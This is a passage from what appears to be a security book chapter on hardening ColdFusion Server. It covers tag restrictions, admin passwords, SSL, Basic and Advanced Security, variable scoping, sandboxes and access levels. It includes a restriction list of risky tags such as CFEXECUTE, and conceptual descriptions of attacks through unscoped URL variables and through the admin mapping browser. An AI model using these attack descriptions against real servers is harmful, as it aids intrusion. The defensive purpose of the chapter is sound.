
To restrict execution of certain ColdFusion tags:

1. Open the ColdFusion Administrator application and click the **Security** link in the top-left navigation area.
2. Under the Basic Security header, you will find the **Tag Restrictions** link; click on it.
3. Uncheck the box in front of any tag that you do *not* want available for execution within applications. As of ColdFusion Server 5.0, the following tags and attributes are available for restriction:
 - <CFCONTENT>
 - <CFDIRECTORY>
 - <CFFILE>
 - <CFOBJECT>
 - <CFREGISTRY>
 - <CFADMINSECURITY>
 - <CFEXECUTE>
 - <CFFTP>
 - <CFLOG>
 - <CFMAIL>
 - DBTYPE = “Dynamic” (<CFQUERY> tag attribute)
 - CONNECTSTRING (an attribute that is available to the following tags: <CFGGRIDUPDATE>, <CFINSERT>, <CFQUERY>, <CFSTOREDPROC>, and <CFUPDATE>)
4. Finally, click the **Submit Changes** button to commit your selections.
5. To use the “Unsecured Tags Directory” feature, simply place any templates that you wish to be excluded from the tag restriction settings in the actual directory that is listed in the form field. By default, the directory is the same in which the ColdFusion Administrator is installed. You can change this directory by clicking the **Browse** button and locating the desired directory on the server.

Developers and system administrators should consult before drawing up concrete policies on tag use. In any event, execution of “risky” ColdFusion tags can be restricted through ColdFusion Administrator’s Basic Security settings. Upon

encountering a restricted tag outside the “Unsecured Tags Directory,” ColdFusion Administrator throws an error message similar to the one illustrated in Figure 6.2.

Figure 6.2 Restricted Tag Error



Quite possibly, the most critical ColdFusion server configuration issue is the ColdFusion Administrator default installation settings. By default, secure access is enabled for the Administrator application. Thus, during the installation process, you are required to enter a password with which the Administrator can be accessed. Although it is possible to disable this security option, it is recommended that you maintain use of it until further security requirements are in place and server configuration is complete. Once other areas have been covered, you might determine that the Advanced Security features are necessary as well.

The single password for login is not encrypted, and does not require alpha and numeric characters to be included. No username or secondary information is required for login. In addition to the already relaxed security level this presents, there is usually no additional security to bypass before accessing the ColdFusion Administrator login screen. Thus, anyone could navigate to your company's site server via the IP address and enter the Administrator application directory path into the browser's URL field. If your Internet Information Server (IIS) settings were not configured properly, some script kiddie would have just gotten to your ColdFusion Administrator login screen and would be halfway to shutting you down. One of the most important things to remember is that this situation need

not occur. By navigating to the Administrator Password page (**Security | Basic Security: CF Admin Password**), shown in Figure 6.3, you can add or rotate the password to access the ColdFusion Administrator application. This is a critical step in securing your system, as the more obstacles presented to breaching your system, the less likely a hacker is to waste his time. Vigilance and diligence can save you almost every time! Using the steps outlined in this chapter, as well as your own finely tuned technical intuition, your server should be locked tight and hardened in no time.

Figure 6.3 ColdFusion Administrator Password Screen



Remember our motto at the beginning of this chapter: “Just because you can, doesn’t always mean you should.” This relates, in particular, to disabling ColdFusion Administrator and ColdFusion Studio security. It is possible (although we don’t know why anyone would do this) to disable Basic Security for the ColdFusion Administrator. One not-so-subtle side effect of doing so is that anyone can access the Administrator pages and make changes to the ColdFusion Server settings willy-nilly. If your company hosts client Web sites in addition to scripting the backend applications, this is no minor slip-up. Every site that ColdFusion Server runs is affected by a change of settings in the Administrator.

Tools & Traps...


Map Trap

Once entry has been gained into the ColdFusion Administrator under Basic Security, site mappings and aliases can be changed or deleted. An intruder can also use the Mapping option's "Browse Server..." button to actually view the directory structure of the Web server and subsequently the contents of any devices or drives mapped to it. Even hidden and archived content is displayed within this mapping window.

Advanced Security can aid in eliminating this type of full-scale access through the use of security contexts, user groups, and policies. Then, if a password was leaked and used by an untrusted source, he would still only be able to attack those areas granted by that password. The likelihood of gaining unlimited server access is greatly diminished. While this is not bulletproof security, it can save you from some major disasters.

Our motto also applies to disabling ColdFusion Studio security within the Basic Security settings. If disabled, you rely solely on the Web server's security outside of ColdFusion to set user permissions to application and document directories. Keep in mind that data sources are also affected in that they now rely solely on the permissions granted within the database tables to filter out users. Security is now addressed on a per-item basis, and the system administrator will have to be extra careful in setting permissions for all access points to applications, documents, and databases. Without ColdFusion security enabled, there is no "umbrella" coverage—each component poses a risk in and of itself.

Figure 6.4 shows the Studio Password screen (**Security | Basic Security: CF Studio Password**), which is used to add or rotate passwords for ColdFusion Studio access to the server, much the same way the Administrator Password screen is used. Since the Administrator and Studio passwords can be completely different, this gives an additional level of security. If an unauthorized user actually gains access to the ColdFusion Administrator application, he will still have to get past the Studio login as well to be able to use or abuse the Remote Development System (RDS).

Figure 6.4 ColdFusion Studio Password Screen

Employing Encryption under the Basic Security Setup

Both Basic and Advanced ColdFusion security support the SSL protocol, which encrypts information passed through Internet application protocols, such as HTTP, by using public key cryptography. This method necessitates action from the system administrator, who must install a private key that is used to decrypt received data and encrypt outgoing information between the server and client machines. Once behind a Secure Sockets Layer, all information passed is secure, not just data passed through your ColdFusion templates. When employing SSL, encryption/decryption of data is automatic and no further action is needed in regard to ColdFusion Server or Administrator to maintain data security.

Application Development

SSL encryption can be used to secure all RDS communications between ColdFusion Studio on the client machine and the ColdFusion server. This includes communication to all network drives and system resources that are accessible via RDS.

Application files on remote development servers can be reached by direct file access or File Transfer Protocol (FTP), although these non-RDS connections cannot be encrypted with any security provisions in ColdFusion Studio. See the section *Performance Considerations When Using Basic or Advanced Security* for more information on alternative remote development methods.

Application Runtime

During application runtime, all ColdFusion interactions with the client browser occur by way of the Web server and inherit all the encryption settings that are active on that server. Adding encryption to an unencrypted ColdFusion application merely requires a level of encryption planted on the underlying Web server itself.

Authentication under the Basic Security Setup

ColdFusion's default Basic Security model authenticates users by matching a user-entered password to the password set in the ColdFusion Administrator. There is only one password for access, as Basic Security does not have the capability of defining individual users or groups. Once the correct password has been detected, each person granted access gains the same level of control over the settings as any other authorized user. In other words, there is no granularity to the level of access permitted.

User authentication is most commonly and effectively achieved through the “challenge and response” method. This involves prompting a user for information before allowing access to an application or other information. All network operating systems, e-mail packets, and common devices such as ATMs challenge a user for a response to a “secret question” or personal identification number (PIN). Upon entering the response, the system compares the entered data to the control information set, and either finds an exact match, thus allowing entrance into the system, or denies entrance based on no match.

This type of password authentication does have its drawbacks: it remains the least secure method of authentication due to the human interaction required, or lack thereof. Passwords are only useful if they are required for access and remain “secret.” Some administrators overlook the necessity for password rotation—requiring that users change their passwords every 30 days or so. In addition, some systems share a common username and password across groups of people, thus heightening the likelihood of unauthorized access. Our personal favorite is to use “sa” (which stands for system administrator) for the username, and something

cryptic like “default” or “getin” for the password. This is more than insecure—this is incompetent—and just about guarantees your system being hacked into repeatedly.

Other popular methods of user authentication include electronic security cards and digital certificates. We are bombarded with the obstacle of password authentication on a daily basis—online banking, network login, ATM use, and so forth. However, digital certificates are gaining popularity, especially in secure transmission of sensitive data via e-mail and ensuring that the recipient is indeed the intended recipient and can only view the contents upon producing said certificate.

Digital certificates are one solution to the issues of dealing with passwords. A user can forget a password, but a certificate resides on the machine itself and automatically produces proof of authority to access information subject to that certificate. These certificates, containing signature and key information, are obtained from a trusted issuer and installed into the browser application. When information requiring a key to access is requested by a browser, the client browser is queried for the existence of the correct certificate. Since this certificate is unique to each browser, a user can be given access based on what the certificate installed on this browser allows. Let us stress this point again: a certificate is unique to the *browser client*, not the actual user. The danger here is that another user, once on a machine with a digital certificate, can access the same private information that was intended for the original certificate trustee.

The most intriguing method is the electronic security card. This has a far greater potential for global security implications, especially in regard to international airline travel. One proposed system is a “trusted traveler” program. First, an extensive background check is performed on anyone interested in obtaining such clearance. Once the person has passed, he is given an electronic security card, much like a credit card, that signifies his trusted status. Of course, this card alone is not enough. He must also prove his identity with photo, fingerprint, or iris scan confirmation. The idea here is to speed one’s way through the airline security process. Anyone not carrying such an electronic pass is subject to long lines for security checks at every stop. This proposed system works to authenticate card carriers as nonsecurity risks and allows focus to remain on those not authenticated.

Application Development

Once a user has been successfully authenticated for access to either the ColdFusion Administrator or RDS, he has complete access to all services the server supports. For RDS, this also includes full access to all files and data sources available to ColdFusion Server’s RDS service.

Obviously, a security model that hinges on the strength of a single password does not instill the greatest of confidence in either developers or users. Given the inherent weakness of this method, developers and administrators must fully understand the implications and security liabilities of the ColdFusion Basic Security model:

- **Password exposure.** The loss or syndication of just one user's password can compromise your Web server. Encryption can halt password access in transmission, but cannot assist in situations in which people "share" password information. The pool of network or Web application users must always be considered a security risk in this fashion.
- **"All-or-nothing" access control.** Under Basic Security, any authenticated user gains access to the entire gamut of files and data sources. If a user remains unauthenticated, nothing is available. This security model does not support a tiered access scheme.

Notes from the Underground...

The Compromise of Scoping Variables for Security

Many variables are able to be populated by passing values through more than one means. For example, an application might be set up where the variable on the target page can be populated by the value in a hidden form field or by a value in a URL querystring. If the variable on the target page was scoped to only take values coming from a form (#FORM.value#), then any value passed through the URL would not be detected by the page. You could account for this in your code by scripting CFIF statements for each of the possible variable scopes you might use in your code, but that would require much more coding throughout your application—not a very efficient method. However, it might be a better approach than not scoping variables at all.

By not scoping your variables, you create a much more flexible script. Variables can come in from anywhere and still be processed by the receiving template. Now the programmer no longer has to remember the 20 odd places the variable might be coming from. Sounds good, doesn't it? What risk does this method expose to my application, you ask? Lots! An attacker simply views the source code and discovers

Continued

the name of a variable passed. He takes the chance that the programmer didn't scope the variable and passes it through the page's URL querystring just to see what happens. Well, that variable just happened to be one necessary to access a nonpublished page on the site—a page that contains information valuable to a hacker.

To scope or not to scope? There are always compromises in making these types of application architecture decisions. Flexibility versus security. Code that is easy for a programmer to follow and modify, or code that lets any old variable in? In real-world applications, the questions are not so easy to answer, but the point has been made.

Even though the most secure method might take up to twice as long to implement, the worry, scrambling, and loss of clients due to unnecessary breaches in security that are avoided are worth it. Don't make the browser your enemy. Tighten up all public access points to your site, no matter how obvious and seemingly harmless they are.

ColdFusion Basic Security is an acceptable security model for companies that house a small, geographically centralized development team. These developers would most likely be considered "trusted users" for access over the local network, and through RDS when developing remotely. Moreover, smaller groups are easier to track in the event that something does go awry. Since Basic Security gives access to a variety of server controls once a user is authenticated, it is wise to keep access to a minimum, such as a small group of programmers. With this type of "all-or-nothing" access, users not familiar with the vulnerabilities of a server might unknowingly wreak havoc.

Application Runtime

Often, several developers perform development tasks on the same server. Since they all need access, they must share the same password to access the necessary files on said server. In the event that there are multiple ColdFusion Server administrators, they also would need to share a single password to access administration features. In these instances, access is either all or nothing; there is no granularity to the level of access allowed per user.

End-user authentication, as opposed to administrator or developer authentication, using ColdFusion applications running under Basic Security is handled through customized user directories created by the application developers. CFX tags and COM/Java/CORBA objects can also be used to integrate external user directories.

Customizing Access Control under the Basic Security Setup

Within ColdFusion applications, user access privileges are custom-built by the application developer. They are often based on user information stored in a special user database table, or linked to other access control devices invoked externally.

ColdFusion Basic Security is a “laissez-faire” security system, leaving much of the control access to be implemented by the developer in a variety of methods. Industry standards dictate that Web server user validation occur through database information queries to find a match between the entered data and information stored in the user database table. Once authenticated, the Web server passes the validated user identification information to ColdFusion. The application developer can extract that data and write conditional code to direct the user to the appropriate application pages or features.

The conditional processing just described is typically implemented at the application level, using a ColdFusion template that works to define the application framework—application.cfm. The application.cfm file is, therefore, a global application file; the parameters, attributes, and functions defined within are applicable to the entire ColdFusion application. This makes the template the ideal place to process user validation.

Typically, the validation workflow would execute in the following manner:

1. User authentication via the Web server.
2. Username and authentication information is passed from the Web server to ColdFusion.
3. ColdFusion executes the application.cfm template, which performs a database lookup for the name of the validated user.
4. ColdFusion sets session variables based on the data returned by the database lookup function.
5. The entire ColdFusion application being run uses those session variables to determine whether it should allow or deny access to each part of the application being requested.

For example, an application page might execute a database lookup for username and password match. This lookup could determine that the user attempting to log in is not only a validated user, but also has a higher level of access than the basic application user does. ColdFusion then runs conditional code based on the returned data set from the authentication lookup. The application could then set

a variable called “AccessLevel,” giving it the appropriate value. In this instance, let’s say the value is “2”. As a result of this variable being set to 2, a session variable is set to indicate whether or not the user is an administrator. The user is then redirected to “homepage.cfm,” which would give that user access to all Level 2 functions, files, features, and directories within the application. See Figure 6.5 for the example conditional code.

Figure 6.5 Sample Code Illustrating Conditional Access Based on User Authentication (Basic Security Model)

```
<!-- prior to running the ColdFusion code below, the user logs into  
the application via a login page -->  
  
<!-- the application.cfm template determines whether a user is an  
administrator based on the AccessLevel value returned by the user  
information lookup after login, then sets a session variable for  
application access -->  
  
  
<cflock scope="Session" timeout="10" type="ReadOnly">  
    <cfset variables.isAdmin = Duplicate(session.IsAdmin)>  
</cflock>  
  
<cfswitch expression = "#AccessLevel#">  
    <cfcase value = "1">  
        <cfset variables.isAdmin = "False">  
    </cfcase>  
    <cfcase value = "2">  
        <cfset variables.isAdmin = "True">  
    </cfcase>  
    <cfdefaultcase>  
        <cfset variables.isAdmin = "False">  
    </cfdefaultcase>  
</cfswitch>  
  
<!-- on the default.cfm or index.cfm template, the following code  
would read the session.IsAdmin variable and run accordingly -->
```

Continued

Figure 6.5 Continued

```
<cfif NOT variables.isAdmin>

    <!-- display basic features, functions,
        links and information --->

<cfelseif variables.isAdmin>

    <!-- display basic & admin features,
        functions, links and information --->

<cfelse>

    <!-- in the event that the session.IsAdmin variable is set to
        other than "True" or "False", indicating a login error,
        redirect user back to a login page --->
    <cflocation url = "login.cfm">

</cfif>
```

Figure 6.5 is very simplistic and used here to relate the basic concept of custom-developed access control. It is by no means a comprehensive method of access control, which would most likely involve the locking of session variable reads and writes. Your applications would undoubtedly require much tighter controls and many more levels of subtlety.

Access control implies several levels of access within a single system or application. It is the process of making available specific functions, files, or options for a particular user within the application scope. For example, users are granted directory-level or file-level access within a system, based on authorization criteria entered by the system administrator.

Through access control measures, the following areas can be altered, limited, or restricted based on the user:

- The entire application
- Certain application functions and/or features
- Certain application pages
- User interface
- Application options
- Access to only certain application data
- Types of access to information, such as read-only, read/write, execution privileges, or no access.

Server-based access control is used to identify users and restrict access to entire applications. This method, however, does not allow for the granular control available through access on the application level. Therefore, the standard method of access control involves intra-application access on top of the server-based access. Since access control is user-to-application specific, levels of security must be left to the application developers to implement within the code.

In addition to the pages within your application, data source security also needs to be taken into consideration. Under standard system security measures, several steps can be taken to ensure data source security. This can be particularly useful when application directories remain partially accessible.

- Configure your data source as read-only if it is unnecessary to insert, update, or delete information in the database. You can do this in the ColdFusion Administrator ODBC Data Source Advanced page.
- Use a database system that supports security, and create a user account that has access to only selected tables and operations (such as *SELECT* and *INSERT*). You can then configure ColdFusion to use that account when interacting with the data source.
- Use the ColdFusion ODBC or Native Drivers page to configure ColdFusion settings to allow only certain SQL operations (such as *SELECT* and *INSERT*) in interactions with the data source.

Accessing Server Administration under the Basic Security Setup

Under Basic Security, access to the entire ColdFusion Administrator, whether locally or remotely, is governed by a single password. This server administration

password is separate and distinct from the password used for RDS. As mentioned previously, ColdFusion Administrator application is Web-based and is run from a Web server, thus inheriting all Web-server encryption employed on that server. As long as the host Web server is employing a method of encryption or other method of security, it is unnecessary to further encrypt ColdFusion server access.

Both Basic and Advanced Security allow access restrictions to be placed on the ColdFusion server when connecting from ColdFusion Studio, whether over a local network or through RDS.

The drawbacks of the Basic Security model for ColdFusion Server administration are similar to those liabilities discussed under *Application Development*.

- **Password exposure.** The loss or misuse of server login information can potentially compromise the server. Encryption using SSL can protect data in transmission, but cannot control use of “shared” known passwords.
- **“All-or-nothing” access control.** As with the general access granted to authorized developers under Basic Security, any user who successfully logs in to the ColdFusion Administrator is given full access to all the features of the application. Inexperienced users could modify data source or other settings, causing interruption of Web service.

Setting Up the ColdFusion Server Using “Advanced Security”

Advanced Security provides the server administrator the ability to impose a higher degree of control over a wider range of ColdFusion Server resources, including specific SQL processes. Not only does it restrict the use of certain tags within an application, Advanced Security can also limit use of specific tag action parameters. This is especially useful when it is necessary to use a potentially dangerous tag within an application. Without deactivating the tag completely, you can limit the actions it can perform.

Advanced Security is a feature of ColdFusion Server Professional and Enterprise editions, and is not part of the standard installation setup. Be sure to select **Advanced Security Services** under the **Web Server options** during installation setup. During the process of copying files to the appropriate directories on the server, the installation utility will ask you whether you want to install the Microsoft Active Directory Services Interface (ADSI), at which point you should choose “**Yes**”. You will then have full access to Advanced Security features through the ColdFusion Administrator application residing on your server.

There are many reasons to use the ColdFusion security resources available, the most obvious being that you don't want just anyone accessing your server information. In addition, why slight a perfectly decent added layer of security? Just because the ColdFusion Administrator security settings are not all-encompassing doesn't mean they are not a qualified resource to use in your mission against server intrusion. With information and hacks as pervasive as they are, you need all the help you can get! Let's look at your options regarding ColdFusion Server security, and then we'll discuss a couple of recommended ways to address the apparent lapse in Administrator security.

In order to set up a security server, you must first define the environment in which your server will run. In a single-server environment, your security server is the box hosting ColdFusion Server and on which your programming resources, databases, custom tags, and verity document libraries reside. In a clustered environment, you can assign a single security server within the cluster to handle all authentication and authorization. In this type of setup, other servers in the cluster point to the security server for user authentication before executing user requests. Advanced Security is then administered through the assigned security server. In a clustered environment, the security server centralizes all authorization requests, and then redirects the user to the appropriate Web site page. No client or other server in the cluster is able to administer the ColdFusion security settings.

Once your environment is defined, take the following steps to set up your security server:

1. Open the ColdFusion Administrator application and click on the **Advanced Security** link. (Remember that Advanced Security is not installed by default. If it is not installed on your server, run the ColdFusion Server installation CD to install it and the Microsoft ADSI files. Once complete, return here to Step 1.)
2. On the Advanced Security page, check the **Use Advanced Server Security** check box. This allows you to set up a security context within which you can create policies and rules, and assign levels of user access.
3. By default, the localhost IP (127.0.0.1) is entered as the physical location of your security server. The application assumes that the box on which it resides is the security server. You can also enter an IP address or logical name that can be resolved to a physical address.

4. Enter your “Shared Secret,” the encryption key that validates Advanced Security transactions. The default key is the same for all ColdFusion Servers, so it is wise to create a custom “Shared Secret.”
5. By default, ColdFusion assigns the ports through which to pass security information such as authentication and authorization of users. Be sure that the default ports are not already assigned to other processes. If they are, you can change to ports within the Administrator application.
6. In the Security Server Cache settings, enable **Security Server Policy Store Cache**, **Security Server Authorization Cache**, or **ColdFusion Server Cache** in the event that you want ColdFusion to retain security information and transaction on the security server. Optional cache settings include the following:
 - **Refresh Interval.** This determines the frequency at which a cache gets flushed.
 - **Load Security Server Policy Store Cache at Startup.** This loads the specified cache each time ColdFusion services are started.
 - **Maximum Cache Entries.** This specifies the maximum number of entries allowed for each cache buffer. If that number is exceeded, a warning is entered into a file named “server.log”.

In order to create user accounts, a master administrator account must be established. The following steps serve as a guideline to this process. For more detailed instruction, review the ColdFusion documentation relating to your system and version running. The overall process is conveyed here:

1. Navigate to the Advanced Security page of the ColdFusion Administrator application.
2. Check the box next to **Use Advanced Server Security**.
3. Define a user directory for this master administrator account as detailed earlier in this chapter. Enter the username and password for this master user.
4. Now, check the **Use ColdFusion Administration Authentication** check box on the Administration Security page.
5. Select the user directory defined in Step 3.

6. Enter the name of the user for whom the previously created user directory was defined. Administration privileges will be assigned to this user in the ColdFusion Administration application.
7. Click **Apply** to confirm all settings.

The process for defining the master administrator account for ColdFusion Server has now been completed. Any user logging in with other than the master administrator login information will not see the Advanced Security link when using the ColdFusion Administrator application.

Employing Encryption under the Advanced Security Setup

You might find that some larger, self-hosting clients do not require an encrypted development environment. Companies experienced in hosting their own sites are usually well versed in security issues and have a corporate firewall in place. This is a highly respected method of security and can override many other security options, depending on the needs of the client.

However, for clients who desire remote access, ColdFusion offers total RDS encryption for both server file and data source access. Secure communication between ColdFusion Studio and ColdFusion Server can be handled using SSL, which will isolate both the data and login information from unauthorized detection. Moreover, the additional overhead in hardware and performance often deter clients from employing a full-scale security method. It is at this point that planning is most important. A balance between security and performance needs to be achieved while successfully delivering a quality product.

Application Development


Advanced Security is the ideal choice for system administrators whose Web server is accessed by both internal developers and external clients via the local network and RDS. Unlike the Basic Security model, Advanced Security meets the challenge by allowing customization of access control for both individuals and user groups. (For further information on file and data source access during application development under Advanced Security, see the section *Performance Considerations When Using Basic or Advanced Security*. Tables 6.1 and 6.2 in that section detail the differences in access, especially using ColdFusion RDS.)

Electing to implement the Advanced Security feature of ColdFusion Server demands a higher level of planning and configuration than the default protection does. However, it is time well spent, as you will see more efficient and streamlined development processes. Under this system, files and data sources that require protection must be specified, along with those files to which you want to grant access to individual users and/or user groups.

You can further control access through the following options, which are specified on a group-by-group basis:

- Specific SQL commands allowed to be performed upon a data source (Figure 6.6)

Figure 6.6 Data Source Settings



- Read/write access to files
- Attributes and actions allowed to pass to CFML tags
- Search collection functions, such as *Delete*, *Purge*, *Optimize*, *Search*, and *Update*

The SQL operation restriction settings shown in Figure 6.6 are available for each data source registered through the ColdFusion server. You can find this

section under the specific data source detail page when clicking the **ColdFusion Settings** button.

Application Runtime

As with most systems of data transmission, sensitive information sent to and from ColdFusion through a client Web browser can be “listened to” unless encryption systems are in place. ColdFusion does not provide connection encryption itself. Instead, it folds into the encryption technologies in place on the Web server, such as SSL or a virtual private network (VPN). These systems have evolved into extremely secure methods with minimal performance overhead.

In your quest to build a secure ColdFusion application server, keep in mind that only a subset of your entire application might actually require encryption services. Static pages or pages containing nonsensitive information need not necessarily be subject to layers of security. Due to performance issues or server/client configurations, only critical areas of an application might be secured.

As security has become a high-profile concern of Internet consumers, many users look for confirmation of transaction security, usually indicated in the browser status bar by an image of a lock or key, depending on the security services you are using. If your application migrates between secure and insecure areas, the symbol will only display when the currently active page is living within a secure area. This type of configuration would be expected on an e-commerce site where general product browsing would remain in an insecure realm, and migrating to a secure layer when requesting account or other personal information. If a security symbol is absent during these types of transactions, many users will decline use of the site.

Authentication under the Advanced Security Setup

ColdFusion Server’s Advanced Security options allow for user authentication integration with the Lightweight Directory Access Protocol (LDAP) and NT domain user directories. This type of centralized account maintenance renders redundant, application-specific user directories and database tables unnecessary. By employing this authentication method, you are exercising “single sign-on,” wherein the NT domain can be used to authorize users for access, not only to the network, but also to the Web application itself.

For example, when an IIS Web server authenticates a user for entry into the system, and that user requests a ColdFusion template that invokes the

IsAuthenticated() function, that user will register as authenticated without having to re-authenticate for the second request. Sign-in once and a user is signed in to every area that allows that user to enter. Two or more agents attempting authentication of the same user simply share the authentication ticket and avoid running authentication processes twice, wherein the user would have to enter his login information twice.

Single sign-on for ColdFusion involves two agents vying for authentication credentials. The process goes as follows:

1. The Web server authenticates the user.
2. The SiteMinder agent, an integral part of the ColdFusion security system, appends the authentication session ticket and other CGI parameters to the HTTP header of the .cfm template.
3. ColdFusion presents that session ticket information to the SiteMinder server, which is interwoven into ColdFusion Server's Advanced Security, proving the user has been validated, which, in turn, circumvents the need for a second sign-on request from the SiteMinder server.

Application Development

Web applications based on single sign-on access via LDAP or an NT domain account make it possible to assign privileges at the user group or individual user level. In effect, these applications inherit any changes made to the group or user account automatically without having to take additional steps within the application or ColdFusion Server settings.

For example, a company might hire a new employee who is given an individual user account (with network login username and password) and is assigned to the Developers Group. That new employee now has all access provided by the Developers Group—files, directories, applications, and so forth. No additional setup is required to allow the new user access to the Developer Group Web applications.

Centralized authentication systems simplify user administration while also concentrating the security risk involved username and password exposure. Thus, if a username and password were compromised, an unauthorized user could gain access to not only the network, but to all of the resources and applications made available to that user account. It is clear how vigilant a system administrator must be when it comes to login management. The use of digital certificates and

electronic security cards will help address these types of issues once they become an accepted industry standard.

Application Runtime

Since ColdFusion does not include a proprietary user account management system, it must integrate with the Web server's own authentication technologies—usually LDAP or NT domain security, as mentioned earlier.

Security at the Web server level is either directory or file based. A directory secured at the Web server level contains files and subdirectories that inherit that same level of security as the parent directory. ColdFusion code existing within such secured directories will only be run if and when successful user authentication has occurred and access to said files has been allowed. Again, centralization of user authentication allows easier user account management and overall less server processing when trying to authenticate a user on a number of redundant user authentication systems at application runtime.

In the event that a Web server is not employing LDAP or NT domain security, ColdFusion can look to a variety of other validation mechanisms, which is characteristic of its flexibility and scalability. Collaboration between ColdFusion and non-LDAP and non-NT structures can be had through the modularization of authentication functionality in the form of custom ColdFusion tags or COM/Java/CORBA objects.

Under Advanced Security, the system administrator can more easily allow or forbid runtime access to ColdFusion applications, collections, components, data sources, files, directories, and tags depending on the requesting user or user group.

For example, Advanced Security can be configured to do the following:

- Isolate risky CFML tags, such as `<CFREGISTER>` and `<CFEXECUTE>`, for use only by members of the NT Domain Administrators group, which would be a part of your local domain.
- Restrict a document collection containing sensitive files to users within the Human Resources user group. Protection of and access to these documents is not determined by the application accessing them, but by the access privileges granted to the group requesting them.
- COM/Java/CORBA objects can be instantiated only by authorized users. For example, a COM object containing critical financial business processes can be made available exclusively to financial managers of a company.

Advanced Security can also run applications in a security sandbox, which attaches permissions to any applications running from a specific directory tree. Security sandboxes automatically control access to server resources without requiring additional code within the application to authenticate users. This technology is “smart” enough to keep applications from crossing over and accessing another application’s resources and breaching the security set on those resources. *You must purchase the Enterprise edition of ColdFusion to obtain the security sandbox feature.*

Security sandboxes are most valuable in a hosting environment in which several sites using several applications are live on the same Web server. A security sandbox limits access to resources, much the same way RDS does. The difference is that a security sandbox secures resource access by ColdFusion applications at runtime, whereas RDS security secures resources attempting to be accessed by programmers using ColdFusion Studio for development. A security sandbox is named as such because it is a restricted area, indeed an entire directory tree, where all users in the “sandbox” are allowed the same level of access.

There are two types of security sandbox protection:

- A member of any ColdFusion security context can be granted access to an entire directory tree.
- A member of a Windows NT domain can be granted access to an entire directory tree.

Security sandbox technology is instrumental in companies such as Internet service providers (ISPs) or others hosting multiple Web sites. Sandboxes can be used to segregate application pages into individually secure areas. For example, different domains hosted on the same server contain their own data sources and custom tags that should only be accessible from within each site’s own applications. The security sandbox is used to ensure that one site’s resources cannot be accessed or altered by another site’s applications. Furthermore, it protects the server system’s resources from being tampered with by any of the sites it hosts.

Customizing Access Control under the Advanced Security Setup

Most ColdFusion projects require some type of administrative support—data source setup, server performance management, schedules tasks, and log file management. Many situations require a single person, perhaps the project lead, to

administer all these features for a single project. However, many departments have multiple administrators, each assigned one of three levels of access:

- **Administrator** Gives complete read/write access to all ColdFusion Administrator templates.
- **Privileged** Gives read/write access to all ColdFusion Administrator templates except the Basic Security and Advanced Security pages, wherein they would be able to change their own level of access!
